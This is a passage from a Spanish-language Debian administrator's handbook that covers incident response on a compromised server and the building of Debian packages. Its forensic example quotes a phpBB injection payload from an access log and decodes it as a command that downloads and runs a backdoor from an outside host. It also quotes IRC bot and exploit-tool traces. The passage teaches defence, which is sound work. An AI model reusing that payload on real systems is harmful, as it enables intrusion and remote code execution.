Cracking acts are often not detected until they have direct consequences on the legitimate services hosted on the machine, such as connections slowing down, some users being unable to connect, or any other kind of malfunction. Faced with these problems, the administrator needs to have a good look at the machine and carefully scrutinize what misbehaves. This is usually the time when they discover an unusual process, for instance, one named apache instead of the standard /usr/sbin/apache2. If we follow that example, the thing to do is to note its process identifier, and check `/proc/`*`pid`*`/exe` to see what program this process is currently running:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
    ➥ bash_httpd/psybnc
```

¿Un programa instalado en `/var/tmp/` que ejecuta como el servidor web? Sin duda la máquina está comprometida.

Este sólo es un ejemplo, pero muchas otras pistas pueden encender la lámpara del administrador:

- una opción a un programa que ya no funciona; la versión del software que el programa dice ser no coincide con la versión que se supone está instalada según `dpkg`;
- un prompt de órdenes o mensaje de sesión que indica que la última conexión provino de un servidor desconocido en otro continente;
- errores causados porque la partición `/tmp/` está llena, resultado de múltiples copias ilegales de películas;
- etc.

14.7.2. Desconexión del servidor

En prácticamente todos los casos, la intrusión proviene de la red y el atacante necesita una red funcional para alcanzar sus objetivos (acceder a datos confidenciales, compartir archivos ilegales, esconder su identidad utilizando la máquina como restransmisor, etc.). Desconectar el equipo de la red evitará que el atacante logre estos objetivos si es que no los alcanzó para ese momento.

This may only be possible if the server is physically accessible. When the server is hosted in a hosting provider's data center halfway across the country, or if the server is not accessible for any other reason, it is usually a good idea to start by gathering some important information (see Sección 14.7.3, «Preservación de todo lo que pueda utilizar como evidencia» página 453, Sección 14.7.5, «Análisis forense» página 454 and Sección 14.7.6, «Reconstrucción del escenario de ataque» página 455), then isolating that server as much as possible by shutting down as many services as possible (usually, everything but `sshd`). This case is still awkward, since one can't rule out the possibility of the attacker having SSH access like the administrator has; this makes it harder to "clean" the machines.

14.7.3. Preservación de todo lo que pueda utilizar como evidencia

Entender el ataque y/o establecer una acción legal en contra del atacante requerirá copias de todos los elementos importantes; esto incluye el contenido de los discos, una lista de todos los procesos en ejecución y las conexiones establecidas. Incluso podría utilizar el contenido de la RAM pero, rara vez se lo utiliza realmente.

En el ápice de la acción, los administradores generalmente están tentados de realizar muchas verificaciones en la máquina comprometida; generalmente esto no es una buena idea. Potencialmente, todo programa está comprometido y puede borrar porciones de la evidencia. Debería restringir las verificaciones a un conjunto mínimo (`netstat -tupan` para conexiones de red, `ps auxf` para una lista de procesos, `ls -alr /proc/[0-9]*` para un poco más de información sobre los programas en ejecución), y debe anotar cuidadosamente cada verificación que realice.

PRECAUCIÓN

Análisis en caliente

While it may seem tempting to analyze the system as it runs, especially when the server is not physically reachable, this is best avoided: quite simply you can't trust the programs currently installed on the compromised system. It is quite possible for a subverted `ps` command to hide some processes, or for a subverted `ls` to hide files; sometimes even the kernel is compromised!

Si necesita dicho análisis en caliente, debe tener cuidado de sólo utilizar programas en los que sabe que puede confiar. Una buena forma de hacer esto sería tener un CD de rescate con programas impolutos, o un espacio de red compartido en modo de solo lectura. Sin embargo, aún estas medidas pueden no ser suficientes si el núcleo en sí fue comprometido.

Una vez que guardó los elementos «dinámicos», el siguiente paso es almacenar una imagen completa del disco duro. Realizar dicha imagen es imposible si el sistema de archivos continúa evolucionando, razón por la que debe volver a montarlo en modo sólo de lectura. La solución más simple generalmente es detener brutalmente el servidor (luego de ejecutar `sync`) y luego reiniciar desde un CD de rescate. Debe copiar cada partición con una herramienta como `dd`; luego puede enviar estas imágenes a otro servidor (posiblemente con la conveniente herramienta `nc`). Otra posiblidad que puede ser aún más sencilla: simplemente quite el disco de la máquina y reemplácelo con otro al que pueda dar formato y reinstalar.

14.7.4. Reinstalación

No debería volver a poner en línea al servidor sin reinstalarlo completamente. Si el compromiso fue serio (obtuvieron permisos de administrador), prácticamente no existe otra forma de estar seguro que se ha eliminado todo lo que el atacante podría haber dejado (*puertas traseras* — «backdoors» — en particular). Por supuesto, también debe aplicar todas las últimas actualizaciones de seguridad para solucionar la vulnerabilidad que utilizó el atacante. Idealmente, el análisis del ataque debería indicarle dicho vector de ataque para que pueda estar seguro de solucionarlo; de lo contrario, sólo puede confiar que alguna de las actualizaciones hay corregido la vulnerabilidad.

No siempre es sencillo reinstalar un servidor remoto; podría involucrar asistencia de la empresa que alberga su equipo, ya que no siempre dichas compañías ofrecen servicios automatizados de reinstalación. Debe tener cuidado de no reinstalar la máquina desde respaldos realizados luego del ataque. Idealmente, sólo debería restaurar los datos, debería instalar el software en sí desde los medios de instalación.

14.7.5. Análisis forense

Ahora que restauró el servicio, es momento de revisar más cuidadosamente las imágenes de disco del sistema comprometido para poder entender el vector de ataque. Cuando monte estas imágenes debe asegurarse de utilizar las opciones ro,nodev,noexec,noatime para evitar modificar sus contenidos (incluyendo las marcas temporales de acceso de los archivos) o ejecutar por error los programas comprometidos.

Seguir las huellas de un escenario de ataque generalmente involucra buscar todo lo que se modificó o ejecutó:

- usualmente es interesante leer los archivos `.bash_history`;
- al igual que enumerar los archivos que fueron creados, modificados o accedidos recientemente;
- el programa `strings` ayuda a identificar los programas instalados por el atacante, extrayendo las cadenas de texto de un binario;
- los archivos de registro en `/var/log/` usualmente permiten reconstruir una cronología de los eventos;
- herramientas específicas también permiten restaurar el contenido de archivos potencialmente borrados, incluyendo los archivos de registro que generalmente borran los atacantes.

Some of these operations can be made easier with specialized software. In particular, the *sleuthkit* package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the *autopsy* package). Some Linux distributions have a ”live install” image and contain many programs for forensic analysis, such as Kali Linux (see

Sección A.8, «Kali Linux» página 486), with its *forensic mode*, BlackArchLinux[2] and the commercial Grml-Forensic, based on Grml (see Sección A.6, «Grml» página 486).

14.7.6. Reconstrucción del escenario de ataque

Todos los elementos recolectados durante el análisis deberían encajar como piezas de un rompecabezas; usualmente hay una correlación entre la creación de los primeros archivos sospechosos con los registros que muestran la intrusión. Un ejemplo real debería ser más explícito que largos desvaríos teóricos.

El siguiente registro es un extracto de un archivo `access.log` de Apache:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.
    ➥ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr
    ➥ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr
    ➥ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr
    ➥ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr
    ➥ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr
    ➥ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
    ➥ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr
    ➥ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr
    ➥ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr
    ➥ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr
    ➥ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr
    ➥ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr
    ➥ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)
    ➥ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)
    ➥ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
    ➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252
    ➥ echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969
    ➥ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

This example matches exploitation of an old security vulnerability in phpBB.

➨ http://secunia.com/advisories/13239/

➨ https://www.phpbb.com/phpBB/viewtopic.php?t=240636

Decodificar esta URL lleva a entender que el atacante logró ejecutar un código PHP, en particular: `system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")`. En efecto, encontramos un archivo `bd` en `/tmp/`. La ejecución de `strings /mnt/tmp/bd` devuelve, entre otras cadenas, PsychoPhobia Backdoor is starting.... Esto realmente parece una puerta trasera.

Un tiempo después, se utilizó este acceso para descargar, instalar y ejecutar un *bot* IRC que se conectó a una red IRC clandestina. Luego se podía controlar el bot mediante este protocolo y ordenarle descargar archivos para compartir. Este programa inclusive tiene su propio archivo de registro:

[2] https://blackarch.org

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
    ➥ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
    ➥ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
    ➥ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
    ➥ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
    ➥ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ➥  KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ➥  80.2 KB/sec)
```

Estas trazas muestran que se almacenaron dos archivos de video en el servidor desde la dirección IP 82.50.72.202.

En paralelo, el atacante también descargo un par de archivos adicionales, `/tmp/pt` y `/tmp/loginx`. Ejecutar `strings` en estos archivos nos provee cadenas como *Shellcode placed at 0x %08lx* («código de consola ubicado en 0x %08lx») y *Now wait for suid shell...* («esperando consola suid...»). Estos parecen programas que aprovechan vulnerabilidades locales para obtener privilegios de administrador. ¿Consiguieron su objetivo? En este caso, probablemente no, ya que no parecen existir archivos modificados luego de la intrusión original.

En este ejemplo, se reconstruyó la intrusión completa y podemos deducir que el atacante pudo aprovechar el sistema comprometido por alrededor de tres días; pero el elemento más importante del análisis es que se identificó la vulnerabilidad y el administrador puede asegurarse que la nueva instalación realmente soluciona la vulnerabilidad.



Palabras clave

Retroadaptación
Recompilación
Paquete fuente
Repositorio
Metapaquete
Desarrollador Debian
Responsable



Capítulo

15

Creación de un paquete Debian

Contenidos

Recompilación de un paquete desde sus fuentes 460
Creación de su primer paquete 463
Creación de un repositorio de paquetes para APT 468
Cómo convertirse en un encargado de paquetes 471

Es muy común para un administrador Debian que gestiona diariamente paquetes Debian finalmente sentir la necesidad de crear sus propios paquetes o modificar un paquete existente. Este capítulo pretende dar respuesta a las preguntas más comunes en este campo y proporcionar los elementos necesarios para aprovechar lo mejor posible la infraestructura de Debian. Con un poco de suerte, después de probar con paquetes locales, incluso puede sentir la necesidad de ir más allá y ¡unirse al proyecto Debian en sí!

15.1. Recompilación de un paquete desde sus fuentes

Son varias las cirunstancias bajo las que es necesario reconstruir un paquete binario. En algunos casos, el administrador necesita una funcionalidad del software para la que necesitará compilarlo desde sus fuentes con alguna opción de compilación particular; en otras, el software empaquetado para la versión de Debian instalada no es suficientemente reciente. En el último caso, el administrador generalmente compilará un paquete más reciente que obtendrá de una versión más reciente de Debian — como *Testing* o inclusive *Unstable* — para que este nuevo paquete funcione con su distribución *Stable*; esta operación es llamada «retroadaptación» («backporting»). Como siempre, antes de embarcarse en esta tarea, se debe revisar si no fue hecha ya — un repaso rápido al gestor de seguimiento de paquetes Debian mostrará esta información.

➨ `https://tracker.debian.org/`

15.1.1. Obtención de las fuentes

Rebuilding a Debian package starts with getting its source code. The easiest way is to use the `apt-get source` *`source-package-name`* command. This command requires a deb-src line in the `/etc/apt/sources.list` file, and up-to-date index files (i.e. `apt-get update`). These conditions should already be met if you followed the instructions from the chapter dealing with APT configuration (see Sección 6.1, «Contenido del archivo `sources.list`» página 110). Note, however, that you will be downloading the source packages from the Debian version mentioned in the deb-src line. If you need another version, you may need to download it manually from a Debian mirror or from the web site. This involves fetching two or three files (with extensions `*.dsc` — for *Debian Source Control* — `*.tar.`*`comp`*, and sometimes `*.diff.gz` or `*.debian.tar.`*`comp`* — *comp* taking one value among gz, bz2 or xz depending on the compression tool in use), then run the `dpkg-source -x` *`file.dsc`* command. If the `*.dsc` file is directly accessible at a given URL, there is an even simpler way to fetch it all, with the `dget` *`URL`* command. This command (which can be found in the *devscripts* package) fetches the `*.dsc` file at the given address, then analyzes its contents, and automatically fetches the file or files referenced within. Once everything has been downloaded, it verifies the integrity of the downloaded source packages using `dscverify`, and it extracts the source package (unless the -d or --download-only option is used). The Debian keyring is needed, unless the option -u is supplied.

15.1.2. Realización de cambios

Let us use the *samba* package as an example.

```
$ apt source samba
Reading package lists... Done
NOTICE: 'samba' packaging is maintained in the 'Git' version control system at:
https://salsa.debian.org/samba-team/samba.git
Please use:
git clone https://salsa.debian.org/samba-team/samba.git
```

```
to retrieve the latest (possibly unreleased) updates to the package.
Need to get 11.7 MB of source archives.
Get:1 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+
    ➥ dfsg-5+deb10u1 (dsc) [4,316 B]
Get:2 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+
    ➥ dfsg-5+deb10u1 (tar) [11.4 MB]
Get:3 http://security.debian.org/debian-security buster/updates/main samba 2:4.9.5+
    ➥ dfsg-5+deb10u1 (diff) [252 kB]
Fetched 11.7 MB in 1s (9,505 kB/s)
dpkg-source: info: extracting samba in samba-4.9.5+dfsg
dpkg-source: info: unpacking samba_4.9.5+dfsg.orig.tar.xz
dpkg-source: info: unpacking samba_4.9.5+dfsg-5+deb10u1.debian.tar.xz
dpkg-source: info: using patch list from debian/patches/series
dpkg-source: info: applying 07_private_lib
dpkg-source: info: applying bug_221618_precise-64bit-prototype.patch
[...]
```

The source of the package is now available in a directory named after the source package and its version (*samba-4.9.5+dfsg*); this is where we'll work on our local changes.

The first thing to do is to change the package version number, so that the rebuilt packages can be distinguished from the original packages provided by Debian. Assuming the current version is 2:4.9.5+dfsg-5, we can create version 2:4.9.5+dfsg-5falcot1, which clearly indicates the origin of the package. This makes the package version number higher than the one provided by Debian, so that the package will easily install as an update to the original package. Such a change is best effected with the `dch` command (*Debian CHangelog*) from the *devscripts* package.

```
$ cd samba-4.9.5+dfsg
$ dch --local falcot
```

The last command invokes a text editor (`sensible-editor` — this should be your favorite editor if it is mentioned in the `VISUAL` or `EDITOR` environment variables, and the default editor otherwise) to allow documenting the differences brought by this rebuild. This editor shows us that `dch` really did change the `debian/changelog` file.

Cuando necesitamos cambiar las opciones de compilación, debemos realizar cambios a `debian/rules`, el cual se encarga de todos los pasos en el proceso de compilación del paquete. En los casos más simples, es sencillo encontrar las líneas sobre la configuración inicial (./configure ...) o la compilación en sí ($(MAKE) ... o make ...). Si no se ejecutan específicamente estos programas probablemente son un efecto secundario de otra orden explícita, en cuyo caso refiérase a la documentación de las mismas para aprender cómo cambiar el comportamiento predeterminado. Con paquetes usando `dh`, puede necesitar agregar un reemplazo para los comandos `dh_auto_configure` o `dh_auto_build` (ver las páginas de los respectivos manuales para obtener explicaciones de cómo hacerlo).

Dependiendo de los cambios locales a los paquetes, también podría necesitar actualizar el archivo `debian/control`, que contiene una descripción de los paquetes generados. En particular, este paquete contiene líneas Build-Depends que controlan la lista de dependencias que se deben

cumplir en el momento de compilar un paquete. Éstas líneas generalmente hacen referencia a las versiones de los paquetes que se encuentran en la distribución de la que proveen los paquetes fuente pero que pueden no estar disponibles en la distribución en la que estamos recompilando. No hay una forma automatizada para determinar si una dependencia es real o sólo está presente para garantizar que sólo se intente compilar con la última versión de una biblioteca — esta es la única forma de forzar que *autobuilder* utilice una versión específica de un paquete durante su compilación, por lo que los desarrolladores Debian frecuentemente utilizan dependencias de compilación con versiones estrictas.

Si está seguro que estas dependencias de compilación son muy estrictas, siéntase libre de relajarlas localmente. Lea los archivos que documentan la forma estándar de compilar el software — generalmente estos archivos son llamados `INSTALL` — le ayudarán a encontrar las dependencias adecuadas. Idealmente, podrá satisfacer todas las dependencias en la distribución que utilice para recompilar; de lo contrario, comienza un proceso recursivo en el que debemos retroadaptar los paquetes mencionados en el campo Build-Depends antes de poder finalizar con el paquete deseado. Algunos paquetes pueden no necesitar ser retroadaptados y puede instalarlos tal cual durante el proceso de compilación (un ejemplo notable es *debhelper*). Sepa que el proceso de retroadaptación puede volverse muy complejo rápidamente si no tiene cuidado. Por lo tanto, debe mantener al mínimo las retroadaptaciones siempre que sea posible.

SUGERENCIA

Instalación de `Build-Depends`

`apt-get` permite instalar todos los paquetes mencionados en los campos `Build-Depends` de un paquete fuente disponible en una distribución mencionada en una línea `deb-src` del archivo `/etc/apt/sources.list`. Esto es simple cuestión de ejecutar `apt-get build-dep` *`paquete-fuente`*.

15.1.3. Inicio de la recompilación

Cuando aplicamos los cambios necesarios a las fuentes, podemos comenzar la generación del paquete binario (archivo `.deb`). El programa `dpkg-buildpackage` gestiona todo el proceso.

Ejemplo 15.1 *Recompilación del paquete*

```
$ dpkg-buildpackage -us -uc
[...]
```

El programa anterior puede fallar si no se actualizaron los campos Build-Depends o si no están instalados los paquetes relacionados. En tal caso, es posible evitar este chequeo con la opción -d de `dpkg-buildpackage`. Sin embargo, al ignorar explícitamente estas dependencias corre el riesgo de que el proceso de compilación falle en una etapa posterior. Lo que es peor, el paquete puede parecer compilar correctamente pero no ejecutar correctamente: algunos programas desactivan automáticamente algunas de sus funcionalidades cuando una biblioteca necesaria no está disponible al momento de compilarlo.

HERRAMIENTA

fakeroot

En esencia, el proceso de creación de un paquete es simple cuestión de reunir en un compendio un conjunto de archivos existentes (o compilados); en dicho compendio *root* será el dueño de la mayoría de los archivos del compendio. Sin embargo, crear todo el paquete bajo este usuario aumentaría los riesgos; afortunadamente, podemos evitar esto con el programa `fakeroot`. Podemos utilizar esta herramienta para ejecutar un programa y darle la impresión que está ejecutando como *root* y crea archivos con permisos y dueños arbitrarios. Cuando el programa crea el compendio que será el paquete Debian, se lo engaña para que cree un compendio con archivos con dueños arbitrarios, incluyendo *root*. Esta configuración es tan conveniente que `dpkg-buildpackage` utiliza `fakeroot` de forma predeterminada cuando genera paquetes.

Sepa que sólo se engaña al programa para que «crea» que funciona bajo una cuenta con privilegios, pero el proceso realmente ejecuta como el usuario que ejecutó `fakeroot` *`programa`* (y se crean los archivos con los permisos de dicho usuario). En ningún momento realmente obtiene privilegios de root que pueda abusar.

La mayoría de las veces, los desarrolladores Debian utilizan un programa de alto nivel como `debuild`; éste ejecuta `dpkg-buildpackage` normalmente, pero también agrega una invocación de un programa que ejecuta muchos chequeos para validar el paquete generado según la normativa Debian. Este script también limpia el entorno para que las variables de entorno locales no «contaminen» la compilación del paquete. El programa `debuild` es una de las herramientas de *devscripts*, que comparte un poco de consistencia y configuración para facilitar la tarea del desarrollador.

QUICK LOOK

Building packages in a *chrooted* environment

El programa `pbuilder` (en el paquete del mismo nombre) permite crear un paquete Debian en un entorno *chroot*. Primero crea un directorio temporal que contiene el sistema mínimo necesario para crear el paquete (incluyendo los paquetes mencionados en el campo *Build-Depends*). Luego utiliza este directorio como raíz (`/`) con el programa `chroot` durante el proceso de compilación.

Esta herramienta permite que el proceso de compilación ocurra en un entorno que no fue modificado por el usuario. Esto también permite una detección rápida de las dependencias de compilación faltantes (ya que la compilación fallará a menos que las dependencias apropiadas estén documentadas). Finalmente, permite crear un paquete para una versión de Debian que no es la instalada en el sistema: el equipo puede estar utilizando *Stable* para su trabajo normal, pero `pbuilder` en el mismo equipo puede utilizar *Unstable* para compilar paquetes.

`schroot` allows running a command or a login shell in a *chrooted* environment.

15.2. Creación de su primer paquete

15.2.1. Metapaquetes o paquetes falsos

Los paquetes falsos y los metapaquetes son similares en que son cascarones vacíos que sólo existen por los efectos que tienen sus metadatos en el sistema de gestión de paquetes.

The purpose of a fake package is to trick `dpkg` and `apt` into believing that some package is installed even though it is only an empty shell. This allows satisfying dependencies on a package when the corresponding software was installed outside the scope of the packaging system. Such a method works, but it should still be avoided whenever possible, since there is no guarantee that the manually installed software behaves exactly like the corresponding package would and other packages depending on it would not work properly.

Por otro lado, un metapaquete existe más que nada como una colección de dependencias, para que su instalación incluya un conjunto de otros paquetes en un solo paso.

Puede crear ambos tipos de paquetes con los programas `equivs-control` y `equivs-build` (en el paquete *equivs*). Si ejecuta `equivs-control` *`archivo`* creará un archivo de cabecera de un paquete Debian que debe editar para que contenga el nombre esperado del paquete, su número de versión, el nombre de su encargado, sus dependencias y su descripción. Puede eliminar todos los demás campos sin un valor predeterminado ya que son opcionales. Los campos Copyright, Changelog, Readme y Extra-Files no son campos estándar en los paquetes Debian, sólo tienen sentido dentro del alcance de `equivs-build` y no serán mantenidos en las cabeceras del paquete generado.

Ejemplo 15.2 *Archivo de cabecera del paquete falso* libxml-libxml-perl

```
Section: perl
Priority: optional
Standards-Version: 4.4.1

Package: libxml-libxml-perl
Version: 2.0134-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
 of the module has been manually compiled & installed in the
 site_perl directory.
```

EL siguiente paso es generar el paquete Debian ejecutando `equivs-build` *`archivo`*. Voilà: se creó el paquete en el directorio actual y lo puede utilizar como cualquier otro paquete Debian.

15.2.2. Simple compendio de archivos

Los administradores de Falcot Corp necesitaron crear un paquete Debian para facilitar el despliegue de un conjunto de documentos en una gran cantidad de equipos. El administrador a cargo de

esta tarea primero leyó la «Guía del nuevo desarrollador de Debian» y luego comenzó a trabajar en su primer paquete.

➡ https://www.debian.org/doc/manuals/maint-guide/

El primer paso es crear un directorio `falcot-data-1.0` que contendrá el paquete fuente objetivo. El paquete, lógicamente, se llamará falcot-data y tendrá el número de versión 1.0. El administrador luego ubicará los archivos de documentos en un subdirectorio `data`. Luego ejecutará `dh_make` (del paquete *dh-make*) para agregar los archivos necesarios para el proceso de generación del paquete, que serán almacenados en un subdirectorio `debian`:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: (single, indep, library, python)
[s/i/l/p]? i

Maintainer Name     : Raphael Hertzog
Email-Address       : hertzog@debian.org
Date                : Fri, 04 Sep 2015 12:09:39 -0400
Package Name        : falcot-data
Version             : 1.0
License             : gpl3
Package Type        : indep
Are the details correct? [Y/n/q]
Currently there is not top level Makefile. This may require additional tuning
Done. Please edit the files in the debian/ subdirectory now.

$
```

The selected type of package (*indep*) indicates that this source package will generate a single binary package that can be shared across all architectures (Architecture: all). *single* acts as a counterpart, and leads to a single binary package that is dependent on the target architecture (Architecture: any). In this case, the former choice is more relevant since the package only contains documents and no binary programs, so it can be used similarly on computers of all architectures.

The *library* type corresponds to a source package leading to several binary packages. It is useful for shared libraries, since they need to follow strict packaging rules.

SUGERENCIA

Nombre y dirección de correo del encargado

La mayoría de los programas involucrados al mantener paquetes buscarán su nombre y dirección de correo en las variables de entorno `DEBFULLNAME` y `DEBEMAIL` o `EMAIL`. Definirlas de una vez y para siempre le evitará tener que ingresarlas varias veces. Si su consola usual es `bash`, es simple cuestión de agregar las siguientes dos líneas a su archivo `~/.bashrc` (¡obviamente reemplazará los valores con unos más relevantes!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

El programa `dh_make` crea un subdirectorio `debian` con muchos archivos. Algunos son necesarios, en particular `rules`, `control`, `changelog` y `copyright`. Los archivos con extensión `.ex` son archivos de ejemplo que puede utilizar modificándolos (y eliminando la extensión) cuando necesite. Si no los necesita, le recomendamos eliminarlos. Debe mantener el archivo `compat` ya que es necesario para que funcione correctamente la suite de programas *debhelper* (todos los que comienzan con el prefijo `dh_`) que son utilizados en varias etapas del proceso de creación del paquete.

The `copyright` file must contain information about the authors of the documents included in the package, and the related license. In our case, these are internal documents and their use is restricted to within the Falcot Corp company. The default `changelog` file is generally appropriate; replacing the "Initial release" with a more verbose explanation and changing the distribution from unstable to internal is enough. The `control` file was also updated: the Section field has been changed to *misc* and the Homepage, Vcs-Git and Vcs-Browser fields were removed. The Depends fields was completed with firefox-esr | www-browser so as to ensure the availability of a web browser able to display the documents in the package.

Ejemplo 15.3 *El archivo `control`*

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 10)
Standards-Version: 4.4.1

Package: falcot-data
Architecture: all
Depends: firefox-esr | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
 This package provides several documents describing the internal
 structure at Falcot Corp.  This includes:
  - organization diagram
  - contacts for each department.
 .
 These documents MUST NOT leave the company.
 Their use is INTERNAL ONLY.
```

Ejemplo 15.4 *El archivo `changelog`*

```
falcot-data (1.0) internal; urgency=low

  * Entrega inicial.
  * Empecemos con unos pocos documentos:
    - estructura interna de la compañía;
    - contactos para cada departamento.
```

```
-- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:39 -0400
```

Ejemplo 15.5 *El archivo `copyright`*

```
Format: https://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2019 Falcot Corp
License:
 All rights reserved.
```

VOLVER A LOS CIMIENTOS

El archivo `Makefile`

Un archivo `Makefile` es un script utilizado por el programa `make`; describe las reglas para crear un conjunto de archivos desde otros en un árbol de dependencias (por ejemplo, podemos compilar un programa desde un conjunto de archivos fuente). El archivo `Makefile` describe estas reglas en el siguiente formato:

```
objetivo: fuente1 fuente 2 ...
        orden1
        orden2
```

La interpretación de esta regla es como sigue: si uno de los archivos `fuente*` es más reciente que el archivo `objetivo`, entonces es necesario generar el objetivo utilizando `orden1` y `orden2`.

Sepa que las líneas de órdenes deben comenzar con un carácter de tabulación; también debe saber que cuando una línea de órdenes comienza con un carácater de guión (-), si éste falla no interrumpirá todo el proceso.

El archivo `rules` generalmente contiene un conjunto de reglas utilizadas para configurar, compilar e instalar el software en un subdirectorio dedicado (cuyo nombre coincide con el del paquete binario generado). Luego se incluye el contenido de este subdirectorio en el compendio del paquete Debian como si fuera la raíz del sistema de archivos. En nuestro caso, se instalarán los archivos en el subdirectorio `debian/falcot-data/usr/share/falcot-data/` para que el paquete generado despliegue los archivos en `/usr/share/falcot-data/`. Se utiliza el archivo `rules` como si fuera un archivo `Makefile`, con unos pocos objetivos estándar (incluyendo `clean` y `binary`, utilizados para limpiar el directorio fuente y generar el paquete binario respectivamente).

Si bien este archivo es el corazón del proceso, cada vez más contiene sólo el mínimo indispensable para ejecutar un conjunto estándar de programas que provee la herramienta `debhelper`. Tal es el caso de los archivos generados por `dh_make`. Para instalar nuestros archivos simplemente configuraríamos el comportamiento de `dh_install` creando el siguiente archivo `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

At this point, the package can be created. We will, however, add a lick of paint. Since the administrators want the documents to be easily accessed from the menus of graphical desktop environments, we add a `falcot-data.desktop` file and get it installed in `/usr/share/applications` by adding a second line to `debian/falcot-data.install`.

Ejemplo 15.6 *El archivo `falcot-data.desktop`*

```
[Desktop Entry]
Name=Documentaciónn Interna Falcot Corp
Comment=Inicia un navegador para leer la documentación
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

El `debian/falcot-data.install` actualizado se parece a este:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Our source package is now ready. All that is left to do is to generate the binary package, with the same method we used previously for rebuilding packages: we run the `dpkg-buildpackage -us -uc` command from within the `falcot-data-1.0` directory.

15.3. Creación de un repositorio de paquetes para APT

Falcot Corp gradualmente comenzó a mantener una cantidad de paquetes Debian con modificaciones locales de paquetes existentes o creados desde cero para distribuir datos y programas internos.

Para facilitar su despliegue, desean integrarlos en un repositorio de paquetes que APT pueda utilizar directamente. Por razones de mantenimiento obvias, desean separar los paquetes internos de aquellos recompilados localmente. El objetivo es que los elementos correspondientes del archivo `/etc/apt/sources.list.d/falcot.list` sean los siguientes:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Por lo tanto, los administradores configuraron un servidor virtual en su servidor HTTP interno, con `/srv/vhosts/packages/` como raíz del espacio web asociado. Delegaron la gestión del repositorio en sí al programa `mini-dinstall` (en el paquete del mismo nombre). Esta herramienta revisa el directorio `incoming/` (en nuestro caso: `/srv/vhosts/packages/mini-dinstall/`

incoming) y espera allí a los nuevos paquetes; cuando se sube un paquete, lo instala en un repositorio en /srv/hosts/packages/. El programa mini-dinstall lee el archivo *.changes creado cuando se genera el paquete Debian. Estos archivos contienen una lista de todos los otros archivos asociados con la versión del paquete (*.deb, *.dsc, *.diff.gz/*.debian.tar.gz, *.orig.tar.gz o sus equivalentes con otras herramientas de compresión) que le permiten a mini-dinstall saber qué archivos instalar. Los archivos *.changes también contienen el nombre de la distribución objetivo (generalmente unstable) mencionada en el último campo de la entrada en debian/changelog y mini-dinstall utiliza esta información para decidir dónde instalar el paquete. Es por esto que los administradores siempre deben cambiar este campo antes de compilar un paquete y definirlo como internal o updates, dependiendo de la ubicación objetivo. mini-dinstall generará luego los archivos necesarios para APT, como Packages.gz.

ALTERNATIVE

apt-ftparchive and reprepro

